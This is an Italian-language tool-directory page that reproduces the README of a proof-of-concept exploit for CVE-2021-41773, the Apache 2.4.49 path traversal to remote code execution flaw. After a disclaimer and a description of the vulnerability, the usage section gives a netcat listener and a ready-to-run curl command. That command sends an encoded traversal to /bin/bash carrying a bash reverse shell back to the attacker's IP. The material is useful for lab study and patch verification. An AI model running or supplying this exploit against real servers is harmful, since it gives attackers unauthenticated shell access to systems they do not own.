
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2021-41773-Apache_2.4.49-Path-traversal-to-RCE — Proof-of-concept educativo per CVE-2021-41773, che dimostra il path traversal fino all'esecuzione di codice remoto su Apache HTTP Server 2.4.49 con payload di reverse shell. | Kitploit
Strumenti/GitHubGitHub/cyberquestor-infosec/cve-2021-41773-apache_2.4.49-path-traversal-to-rce
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubcyberquestor-infosec/cve-2021-41773-apache_2.4.49-path-traversal-to-rce

CVE-2021-41773-Apache_2.4.49-Path-traversal-to-RCE

Proof-of-concept educativo per CVE-2021-41773, che dimostra il path traversal fino all'esecuzione di codice remoto su Apache HTTP Server 2.4.49 con payload di reverse shell.

Vedi Repository
2691 anno faNon ancora revisionato
Condividi

CVE-2021-41773 – Apache HTTP Server 2.4.49 Esecuzione di codice remota

⚠️ Disclaimer
Questa repository è destinata esclusivamente a scopi educativi e di ricerca.
Le informazioni e il codice qui forniti possono essere utilizzati in ambienti controllati, come macchine di laboratorio private.
L'uso non autorizzato di questo codice contro sistemi che non possiedi o per cui non hai l'esplicito permesso di testare è illegale e non etico.
L'autore non è responsabile per qualsiasi uso improprio o danno causato.


🔍 Sulla vulnerabilità

CVE-2021-41773 colpisce Apache HTTP Server versione 2.4.49.
A causa di una validazione impropria dell'input nella normalizzazione dei percorsi, un attaccante può sfruttare il path traversal utilizzando caratteri codificati come %2e per accedere a file arbitrari.
Se CGI è abilitato, questa vulnerabilità può essere elevata a esecuzione di codice remota senza autenticazione (RCE).

  • Tipo di vulnerabilità: Path Traversal fino all'esecuzione di codice remota
  • Versione interessata: Apache 2.4.49
  • Autenticazione richiesta: ❌ No
  • Gravità: Critica
  • Punteggio CVSS: 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

🧾 Riferimenti

  • Avviso di sicurezza Apache
  • Exploit-DB – 50383
  • PoC GitHub
  • Report CVE NVD

🛠 Panoramica dell'exploit

Una richiesta curl malevola viene creata per sfruttare il difetto di path traversal. Quando CGI è abilitato, gli attaccanti possono raggiungere /bin/bash ed eseguire comandi shell arbitrari.
In questo esempio, viene inviato un payload di reverse shell per ottenere accesso shell dal server.


💥 Dimostrazione

Questo exploit è stato testato in un ambiente di laboratorio privato. Di seguito sono riportati i passaggi e i risultati.

1. Rilevamento della versione di Apache

Una scansione Nmap ha identificato il target che esegue Apache/2.4.49.

Versione di Apache


2. Esecuzione dell'exploit


Un payload di reverse shell è stato inviato utilizzando un comando curl appositamente costruito.

Esecuzione dell'exploit


3. Reverse shell ricevuta

Una reverse shell è stata ottenuta con successo sul listener dell'attaccante.

Reverse Shell


📂 Utilizzo dell'exploit

Passo 1: Avvia il listener Netcat

nc -nvlp 4444

Passo 1: Esegui l'exploit

curl -v 'http://<target>:<port>/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo Content-Type: text/plain; echo; bash -i >& /dev/tcp/<your-ip>/4444 0>&1' -H 'Content-Type: text/plain'

✔️ Assicurati che:

La versione di Apache sia 2.4.49

CGI sia abilitato

La porta 4444 (o la porta da te scelta) sia aperta attraverso il firewall

📖 Blog Medium

Consulta la guida dettagliata e la teoria nel mio post su Medium:
👉 Leggi il blog su Medium

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    339
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    322

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Scarica lo strumento





